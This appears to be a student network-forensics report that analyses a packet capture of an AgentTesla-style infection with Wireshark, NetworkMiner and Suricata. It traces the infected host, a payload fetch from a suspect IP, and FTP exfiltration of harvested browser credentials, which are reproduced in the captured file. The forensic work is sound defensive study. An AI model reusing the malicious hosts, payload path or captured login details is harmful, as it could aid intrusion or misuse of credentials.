ECE 570: Project Report 3

Date: July 11th, 2024

By: Payton Murdoch, V00904677


&

Yun Ma, V01018599

Table of Contents

1. Identify the characteristics of the infected host.

Figure 1 below shows that our pcap file records a series of outward connections from IP 10.11.22.101. Since we have no additional outward connections, we can confidently assume that this is the IP belonging to the infected host.




Kali-Linux-2021.4a-virtualbox-amd64 (snort&volatiity) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Desktop/ECE_570
File Actions Edit View Help

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~/Desktop/ECE_570]
└─$ p0f -r ECE570-project3-trace-2024.pcap
─── p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ───

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Will read pcap data from file 'ECE570-project3-trace-2024.pcap'.
[+] Default packet filtering configured [+VLAN].
[+] Processing capture data.

.-[ 10.11.22.101/49687 → 188.114.97.3/443 (syn) ]-
|
| client   = 10.11.22.101/49687
| os       = Windows NT kernel
| dist     = 0
| params   = generic
| raw_sig  = 4:128+0:0:1460:mss*44,8:mss,nop,ws,nop,nop,sok:df,id+:0
|
`____

.-[ 10.11.22.101/49687 → 188.114.97.3/443 (mtu) ]-
|
| client   = 10.11.22.101/49687
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`____

.-[ 10.11.22.101/49687 → 188.114.97.3/443 (syn+ack) ]-
|
| server   = 188.114.97.3/443
| os       = ???
| dist     = 8
| params   = none
| raw_sig  = 4:56+8:0:1338:mss*44,13:mss,nop,nop,sok,nop,ws:df:0
|
`____

.-[ 10.11.22.101/49687 → 188.114.97.3/443 (mtu) ]-
|
| server   = 188.114.97.3/443
| link     = ???
| raw_mtu  = 1378
|
`____

.-[ 10.11.22.101/49688 → 188.114.97.3/443 (syn) ]-
|
| client   = 10.11.22.101/49688
| os       = Windows NT kernel
| dist     = 0
| params   = generic
| raw_sig  = 4:128+0:0:1460:mss*44,8:mss,nop,ws,nop,nop,sok:df,id+:0
```

Figure 1: p0f analysis of pcap file.

Moving on to the computer's hostname, we have been unable to locate it through typical methods such as DNS or DHCP protocols, as those are not part of the pcap file. Therefore, we can see no associated hostname when looking at Figure 2, which displays the NetworkMiner view of the pcap file.



NetworkMiner 1.6.1
File Tools Help
--- Select a network adapter in the list ---
Start
Stop
Parameters (12) Keywords Cleartext Anomalies
Hosts (6) Frames (99xx) Files (1) Images Messages Credentials (1) Sessions (5) DNS (5)
Sort Hosts On:
Sort and Refresh
Case Panel
Reload Case Files
Live Sniffing Buffer Usage:

Sort Hosts On: IP Address (ascending)


Incoming sessions: 0
Outgoing sessions: 0
10.11.22.101 (Windows)
IP: 10.11.22.101 (IANA Reserved)
MAC: 0002B36A8284 (Intel Corporation)
Hostname:
OS: Windows
TTL: 128 (distance: 0)
Open TCP Ports:
Sent: 3527 packets (157,832 Bytes), 0.00 % cleartext (0 of 0 Bytes)
Received: 6466 packets (8,779,408 Bytes), 0.00 % cleartext (0 of 0 Bytes)
Incoming sessions: 0
Outgoing sessions: 5
Host Details
45.138.16.176 [45.138.16.176]
IP: 45.138.16.176
MAC: 00000C594275 (CISCO SYSTEMS, INC.)
Hostname: 45.138.16.176

Filename	MD5
ECE570-...	7b807c...

Figure 2: Network Miner view of PCAP file.

We can search NetworkMiner's keywords section to find the computer's hostname. This section allows us to flag specific keywords and their associated packets. As shown in Figure 3, the hostname for a local


Windows desktop computer is typically denoted as “DESKTOP—” followed by some additional numerical identifier. Therefore, this will serve as a keyword as it could be used to identify whether or not the infected host is on a desktop.



```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-1OVIDTU
```

Figure 3: Hostname of local system.

Upon entering the keyword “DESKTOP” into network miner, we get two immediate responses from an FTP transaction, as shown in Figure 4.




DESKTOP

Frame...	Times...	Keyw...	Context	Sourc...	Sourc...	Destination Host
9984	2023-...	DESK...	...`....'.P...O...STOR PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.htm	10.11...	TCP ...	51.222.104.17 [ftp.siscop.com.co]
9986	2023-...	DESK...	r Name: user1 Computer Name: DESKTOP-USER1PC OSFullName: Microsof	10.11...	TCP ...	51.222.104.17 [ftp.siscop.com.co]

Figure 4: Keyword search for DESKTOP in NetworkMiner.

We must investigate this further so that we have the proper information. Knowing the keywords stored within it, we turn to Wireshark. As shown in Figure 5, we search for a frame containing contents from the previously associated keyword search. In this case, we searched for “PW_user1.”



frame contains "PW_user1"

```
No.   Time                      Source        Source Destination    port  protocol  Length New Colum Info
      9984 2023-11-22 16:36:38.3…  10.11.22.101  49699 51.222.104.17   21 FTP       110    9984 Request: STOR PW_user1-DESKTOP-USER1PC_2023_11_22_16
```


```
        [Time since previous frame in this TCP stream: 0.051236000 seconds]
      [SEQ/ACK analysis]
        [iRTT: 0.091298000 seconds]
        [Bytes in flight: 56]
        [Bytes sent since last PSH flag: 56]
      TCP payload (56 bytes)
    File Transfer Protocol (FTP)
      STOR PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html\r\n
        Request command: STOR
        Request arg: PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html
    [Current working directory: /]
    [Command response frames: 1]
    [Command response bytes: 288]
    [Command response first frame: 9986]
    [Command response last frame: 9986]
    [Setup frame: 9979]
```

```
0000  00 00 0c 59 42 75 00 02  b3 6a 82 84 08 00 45 00   ···Y
0010  00 60 f3 c1 40 00 80 06  4a 77 0a 0b 16 65 33 de   ·`··
0020  68 11 c2 23 00 15 f2 60  de a0 0b 99 27 9f 50 18   h··#
0030  03 fe 4f c0 00 00 53 54  4f 52 20 50 57 5f 75 73   ··O·
0040  65 72 31 2d 44 45 53 4b  54 4f 50 2d 55 53 45 52   er1-
0050  31 50 43 5f 32 30 32 33  5f 31 31 5f 32 32 5f 31   1PC_
0060  36 5f 33 36 5f 33 35 2e  68 74 6d 6c 0d 0a         6_36
```

Request arg (ftp.request.arg), 49 bytes | Packets: 9993 · Displayed: 1 (0.0%) | Profile: Default

Figure 5: Wireshark search for FTP transaction.

In the info column above, we see that the source IP, 10.11.22.101, made an FTP request to store a file named “PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html.” To extract the file contents transferred from our infected host, we filter for the ‘ftp-data’ content type, yielding the data transferred based on the request, as shown in Figure 6.




ftp-data

No.	Time	Source	Source Port	Destination	Destination Port	Info
99…	2023-11-22 16:3…	10.11.22.…	49700	ftp.sisco…	62742	FTP Data: 288 bytes (PASV)

Figure 6: ftp-data filter for ftp transaction.


We can then follow the tcp stream, yielding the corresponding HTML text in Figure 7, which can be extracted in its raw format and read as a normal file in Figure 8.



Wireshark · Follow TCP Stream (tcp.stream eq 4) · ECE570-project3-trace-2024.pcap

```
Time: 11/22/2023 16:36:35<br>User Name: user1<br>Computer Name: DESKTOP-USER1PC<br>OSFullName: Microsoft Windows 8 Pro<br>CPU: Intel(R)
Core(TM) i5-8500 CPU @ 4.10GHz<br>RAM: 8012.93 MB<br><hr>Host: https://aol.com<br>Username: me@aol.com<br>Password: y@s3<br>Application:
Firefox<br><hr>
```

Figure 7: ASCII HTML content for FTP transferred file.



Time: 11/22/2023 16:36:35
User Name: user1
Computer Name: DESKTOP-USER1PC
OSFullName: Microsoft Windows 8 Pro
CPU: Intel(R) Core(TM) i5-8500 CPU @ 4.10GHz
RAM: 8012.93 MB


Host: https://aol.com
Username: me@aol.com
Password: y@s3
Application: Firefox

Figure 8: Downloaded HTML file contents.

We can recover all the information needed to complete this section from this. The infected PC's hostname is “DESKTOP-USER1PC.” The system's MAC address can be located in Figure 2: “00:02:B3:6A:82:84.” The operating system for the computer can be located in the FTP file denoting“Microsoft Windows 8 Pro.” Finally, the user account name is also in this file, denoting the user as “user1.”

2. The IP address and URL of the site that triggered the malware infection.


To locate the IP address and URL that triggered the malware infection traffic, we turned to Suricata for additional information before delving further into the raw pcap file. Looking into the fast.log file generated by suricata on the pcap file, we can see an explicit timeline and series of events leading to the infection of the host PC, as shown in Figure 9. The first triggering event occurs with the IP 188.114.97.3 over the HTTPS protocol, meaning a URL is associated.



```
11/22/2023-11:36:19.306583  [**] [1:2034978:1] ET POLICY Pastebin-style Service
(paste .ee) in TLS SNI [**] [Classification: Potential Corporate Privacy Violati
on] [Priority: 1] {TCP} 10.11.22.101:49687 -> 188.114.97.3:443
11/22/2023-11:36:33.636918  [**] [1:2020425:2] ET EXPLOIT_KIT Unknown EK Landing
 Feb 16 2015 b64 3 M1 [**] [Classification: Exploit Kit Activity Detected] [Prio
rity: 1] {TCP} 45.138.16.176:80 -> 10.11.22.101:49698
11/22/2023-11:36:37.389261  [**] [1:2260002:1] SURICATA Applayer Detect protocol
 only one direction [**] [Classification: Generic Protocol Command Decode] [Prio
rity: 3] {TCP} 51.222.104.17:21 -> 10.11.22.101:49699
11/22/2023-11:36:38.327477  [**] [1:2029927:1] ET MALWARE AgentTesla Exfil via F
TP [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.1
1.22.101:49699 -> 51.222.104.17:21
~
~
~
~
~
~
~
~
~
~
~
"~/Desktop/ECE_570/fast.log" [readonly] 4L, 846B              4,1           All
```

Figure 9: Suricata Fast.log file contents.

Narrowing our search to locate the IP URL, we turned to Wireshark and filtered the packets based on the IP we found. As shown in Figure 10, the result is a series of packets from the IP associated with the URL 'uploaddeimagens.com.dr.'




ip.addr == 188.114.97.3

No.	Time	Source	Source Port	Destination	Destination Port	Info	Protocol
3	2023-11-22 16:3…	10.11.22.…	49687	uploaddei…	https	49687 → https(443) [SYN] Seq=0 Win=64240 L…	TCP
4	2023-11-22 16:3…	uploaddei…	https	10.11.22.…	49687	https(443) → 49687 [SYN, ACK] Seq=0 Ack=1 …	TCP
5	2023-11-22 16:3…	10.11.22.…	49687	uploaddei…	https	49687 → https(443) [ACK] Seq=1 Ack=1 Win=2…	TCP
6	2023-11-22 16:3…	10.11.22.…	49687	uploaddei…	https	Client Hello	TLSv1.2
7	2023-11-22 16:3…	uploaddei…	https	10.11.22.…	49687	https(443) → 49687 [ACK] Seq=1 Ack=176 Win…	TCP
8	2023-11-22 16:3…	uploaddei…	https	10.11.22.…	49687	Server Hello	TLSv1.2
9	2023-11-22 16:3…	uploaddei…	https	10.11.22.…	49687	https(443) → 49687 [ACK] Seq=1339 Ack=176 …	TCP
10	2023-11-22 16:3…	uploaddei…	https	10.11.22.…	49687	https(443) → 49687 [ACK] Seq=2677 Ack=176 …	TCP
11	2023-11-22 16:3…	10.11.22.…	49687	uploaddei…	https	49687 → https(443) [ACK] Seq=176 Ack=4015 …	TCP

Figure 10: Wireshark filter of IP.

To confirm our suspicions further, we entered the URL into Virustotal.com. As shown in Figure 11, the results indicate that the site arouses some suspicion and can be denoted as a malware payload delivery site.


5/95 security vendors flagged this URL as malicious

http://uploaddeimagens.com.br/
uploaddeimagens.com.br

Status: 200

Content type: text/html; charset=utf-8

Last Analysis Date: 3 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced context


HIGH 0 MEDIUM 1 LOW 0 INFO 0 SUCCESS 0

URLhaus IOCs for 2023-07-21 - according to source ArcSight Threat Intelligence - 11 months ago
↳ Malware payload delivery host

Figure 11: Virustotal analysis of suspected malware payload delivery host.

3. The host and port IP address that delivered the malware.


We can utilize the Suricata fast.log file noted in the section above to locate the malware delivery method. As pointed out in the file, after the host establishes a connection with the initial URL, we see that the next connection established comes from a host 45.138.16.176 over port 80, as shown in Figure 12.



```
11/22/2023-11:36:33.636918  [**] [1:2020425:2] ET EXPLOIT_KIT Unknown EK Landing
 Feb 16 2015 b64 3 M1 [**] [Classification: Exploit Kit Activity Detected] [Prio
rity: 1] {TCP} 45.138.16.176:80 -> 10.11.22.101:49698
```

Figure 12: Exploit Kit detected with unknown signature.

This connection is notably concerning as the log detects an Exploit Kit. This is further perpetuated when we filter the packets over Wireshark based on this IP, as shown in Figure 13.




ip.addr == 45.138.16.176

No.	Time	Source	Source Port	Destination	Destination Port	Info
95…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [SYN] Seq=0 Win=64240 Le
95…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=1 Ack=1 Win=26
95…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	GET /droidpedofilesbase64.txt HTTP/1.1
95…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=88 Ack=4015 Wi
95…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=88 Ack=5353 Wi
95…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=88 Ack=8029 Wi
96…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=88 Ack=10705 W
